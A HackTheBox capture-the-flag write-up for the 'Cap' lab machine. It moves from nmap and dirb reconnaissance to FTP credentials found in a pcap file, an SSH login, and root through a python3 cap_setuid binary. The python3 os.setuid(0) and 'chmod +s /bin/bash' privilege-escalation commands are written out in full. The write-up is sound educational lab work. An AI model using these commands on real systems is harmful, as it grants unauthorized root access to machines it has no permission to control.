CAP

Hey guys Mahesh here back again with another write-up and in this post we are going to solve the latest HackTheBox machine called as Cap so , lets hop over to our terminal where all the good stuff happens..

click me	**click me**
Machine	INFO
Name	CAP
IP	10.10.10.245
POINTS	20
LEVEL	EASY
OS	LINUX
RELEASE	05 JUN 2021


So the very first thing I did was a nmap scan and the result are as follows :

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-06 19:10 IST
Nmap scan report for 10.10.10.245
Host is up (0.36s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    gunicorn
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     Server: gunicorn
|     Date: Sun, 06 Jun 2021 13:44:55 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 232
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL manually please check
your spelling and try again.</p>
|   GetRequest:
|     HTTP/1.0 200 OK
|     Server: gunicorn
|     Date: Sun, 06 Jun 2021 13:44:47 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 19386
|     <!DOCTYPE html>
|     <html class="no-js" lang="en">
|     <head>
|     <meta charset="utf-8">
|     <meta http-equiv="x-ua-compatible" content="ie=edge">
|     <title>Security Dashboard</title>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <link rel="shortcut icon" type="image/png" href="/static/images/icon/favicon.ico">
|     <link rel="stylesheet" href="/static/css/bootstrap.min.css">
|     <link rel="stylesheet" href="/static/css/font-awesome.min.css">
|     <link rel="stylesheet" href="/static/css/themify-icons.css">
|     <link rel="stylesheet" href="/static/css/metisMenu.css">
|     <link rel="stylesheet" href="/static/css/owl.carousel.min.css">
|     <link rel="stylesheet" href="/static/css/slicknav.min.css">
|     <!-- amchar
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Server: gunicorn
|     Date: Sun, 06 Jun 2021 13:44:47 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Allow: OPTIONS, GET, HEAD
|     Content-Length: 0
|   RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|     Content-Type: text/html
|     Content-Length: 196
|     <html>
|     <head>
|     <title>Bad Request</title>
|     </head>
|     <body>
|     <h1><p>Bad Request</p></h1>
|     Invalid HTTP Version 'Invalid HTTP Version: 'RTSP/1.0''
|     </body>
```


```
|_    </html>
|_http-server-header: gunicorn
|_http-title: Security Dashboard
1 service unrecognized despite returning data. If you know the service/version, please submit the
following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port80-TCP:V=7.80%I=7%D=6/6%Time=60BCD05E%P=x86_64-pc-linux-gnu%r(GetRe
SF:quest,2A94,"HTTP/1\.0\x20200\x20OK\r\nServer:\x20gunicorn\r\nDate:\x20S
SF:un,\x2006\x20Jun\x202021\x2013:44:47\x20GMT\r\nConnection:\x20close\r\n
SF:Content-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x201938
SF:6\r\n\r\n<!DOCTYPE\x20html>\n<html\x20class=\"no-js\"\x20lang=\"en\">\n
SF:\n<head>\n\x20\x20\x20\x20<meta\x20charset=\"utf-8\">\n\x20\x20\x20\x20
SF:<meta\x20http-equiv=\"x-ua-compatible\"\x20content=\"ie=edge\">\n\x20\x
SF:20\x20\x20<title>Security\x20Dashboard</title>\n\x20\x20\x20\x20<meta\x
SF:20name=\"viewport\"\x20content=\"width=device-width,\x20initial-scale=1
SF:\">\n\x20\x20\x20\x20<link\x20rel=\"shortcut\x20icon\"\x20type=\"image/
SF:png\"\x20href=\"/static/images/icon/favicon\.ico\">\n\x20\x20\x20\x20<l
SF:ink\x20rel=\"stylesheet\"\x20href=\"/static/css/bootstrap\.min\.css\">\
SF:n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"/static/css/font
SF:-awesome\.min\.css\">\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20h
SF:ref=\"/static/css/themify-icons\.css\">\n\x20\x20\x20\x20<link\x20rel=\
SF:"stylesheet\"\x20href=\"/static/css/metisMenu\.css\">\n\x20\x20\x20\x20
SF:<link\x20rel=\"stylesheet\"\x20href=\"/static/css/owl\.carousel\.min\.c
SF:ss\">\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"/static/cs
SF:s/slicknav\.min\.css\">\n\x20\x20\x20\x20<!--\x20amchar")%r(HTTPOptions
SF:,B3,"HTTP/1\.0\x20200\x20OK\r\nServer:\x20gunicorn\r\nDate:\x20Sun,\x20
SF:06\x20Jun\x202021\x2013:44:47\x20GMT\r\nConnection:\x20close\r\nContent
SF:-Type:\x20text/html;\x20charset=utf-8\r\nAllow:\x20OPTIONS,\x20GET,\x20
SF:HEAD\r\nContent-Length:\x200\r\n\r\n")%r(RTSPRequest,121,"HTTP/1\.1\x20
SF:400\x20Bad\x20Request\r\nConnection:\x20close\r\nContent-Type:\x20text/
SF:html\r\nContent-Length:\x20196\r\n\r\n<html>\n\x20\x20<head>\n\x20\x20\
SF:x20\x20<title>Bad\x20Request</title>\n\x20\x20</head>\n\x20\x20<body>\n
SF:\x20\x20\x20\x20<h1><p>Bad\x20Request</p></h1>\n\x20\x20\x20\x20Invalid
SF:\x20HTTP\x20Version\x20'Invalid\x20HTTP\x20Version:\x20'RTSP/
SF:1\.0''\n\x20\x20</body>\n</html>\n")%r(FourOhFourRequest,189,
SF:"HTTP/1\.0\x20404\x20NOT\x20FOUND\r\nServer:\x20gunicorn\r\nDate:\x20Su
SF:n,\x2006\x20Jun\x202021\x2013:44:55\x20GMT\r\nConnection:\x20close\r\nC
SF:ontent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x20232\r
SF:\n\r\n<!DOCTYPE\x20HTML\x20PUBLIC\x20\"-//W3C//DTD\x20HTML\x203\.2\x20F
SF:inal//EN\">\n<title>404\x20Not\x20Found</title>\n<h1>Not\x20Found</h1>\
SF:n<p>The\x20requested\x20URL\x20was\x20not\x20found\x20on\x20the\x20serv
SF:er\.\x20If\x20you\x20entered\x20the\x20URL\x20manually\x20please\x20che
SF:ck\x20your\x20spelling\x20and\x20try\x20again\.</p>\n");
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=6/6%OT=21%CT=1%CU=38470%PV=Y%DS=2%DC=T%G=Y%TM=60BCD10C
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%ISR=108%TI=Z%CI=Z%II=I%TS=A)SEQ(
OS:SP=108%GCD=1%ISR=108%TI=Z%CI=Z%TS=A)OPS(O1=M54BST11NW7%O2=M54BST11NW7%O3
OS:=M54BNNT11NW7%O4=M54BST11NW7%O5=M54BST11NW7%O6=M54BST11)WIN(W1=FE88%W2=F
OS:E88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M54BNNSNW
OS:7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF
OS:=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=
OS:%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=
OS:0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RI
OS:PCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 5900/tcp)
HOP RTT       ADDRESS
1   492.93 ms 10.10.16.1
2   193.86 ms 10.10.10.245

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 189.84 seconds
```

As following the nmap scan i tried to login on FTP as anonymous but i got failed



The webserver looks like this :




Then i did directory bruteforcing and got a /data directory :

```
root@kali:~/Documents/cap# dirb http://10.10.10.245/ /usr/share/wordlists/dirb/small.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Jun  6 19:32:09 2021
URL_BASE: http://10.10.10.245/
WORDLIST_FILES: /usr/share/wordlists/dirb/small.txt

-----------------

GENERATED WORDS: 959

---- Scanning URL: http://10.10.10.245/ ----
+ http://10.10.10.245/data (CODE:302|SIZE:208)
-> Testing: http://10.10.10.245/docs51
```


Then again in /data directory i did brute forcing and got a /00 folder :

```
root@kali:~/Documents/cap# dirb http://10.10.10.245/data/ /usr/share/wordlists/dirb/small.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Jun  6 19:35:06 2021
URL_BASE: http://10.10.10.245/data/
WORDLIST_FILES: /usr/share/wordlists/dirb/small.txt

-----------------

GENERATED WORDS: 959

---- Scanning URL: http://10.10.10.245/data/ ----
+ http://10.10.10.245/data/0 (CODE:200|SIZE:17147)
+ http://10.10.10.245/data/00 (CODE:200|SIZE:17147)
+ http://10.10.10.245/data/01 (CODE:200|SIZE:17153)
+ http://10.10.10.245/data/02 (CODE:200|SIZE:17147)
+ http://10.10.10.245/data/03 (CODE:200|SIZE:17150)
+ http://10.10.10.245/data/1 (CODE:200|SIZE:17153)
+ http://10.10.10.245/data/2 (CODE:200|SIZE:17147)
+ http://10.10.10.245/data/3 (CODE:200|SIZE:17150)
-> Testing: http://10.10.10.245/data/about
```

There is a 0.pcap file



which has some network traffic i opened it with wireshark :



t has FTP creds of user nathan :

Using this creds i loged in on ssh as nathan user :

```
root@kali:~/Documents/cap# ssh nathan@10.10.10.245
The authenticity of host '10.10.10.245 (10.10.10.245)' can't be established.
ECDSA key fingerprint is SHA256:8TaASv/TRhdOSeq3woLxOcKrIOtDhrZJVrrE0WbzjSc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.245' (ECDSA) to the list of known hosts.
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-73-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Jun  6 13:51:35 UTC 2021

  System load:           1.43
  Usage of /:            35.1% of 8.73GB
  Memory usage:          35%
  Swap usage:            0%
  Processes:             238
  Users logged in:       1
  IPv4 address for eth0: 10.10.10.245
  IPv6 address for eth0: dead:beef::250:56ff:feb9:ce02

  => There are 4 zombie processes.

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation


Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sun Jun  6 13:48:30 2021 from 10.10.14.91
nathan@cap:~$
```

After getting ssh connection I ran linPEAS :

```
Files with capabilities:
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```

Found a CAP_SETUID which simply means we can set uid for any user using this python binary so lets do that :

```
nathan@cap:~$ python3 -c 'import os; os.setuid(0); os.system("whoami")'
root
nathan@cap:~$ python3 -c 'import os; os.setuid(0); os.system("chmod +s /bin/bash")'
nathan@cap:~$ /bin/bash -p
bash-5.0# whoami
root
bash-5.0#
```

I set UID to 0 cause user root has a 0 UID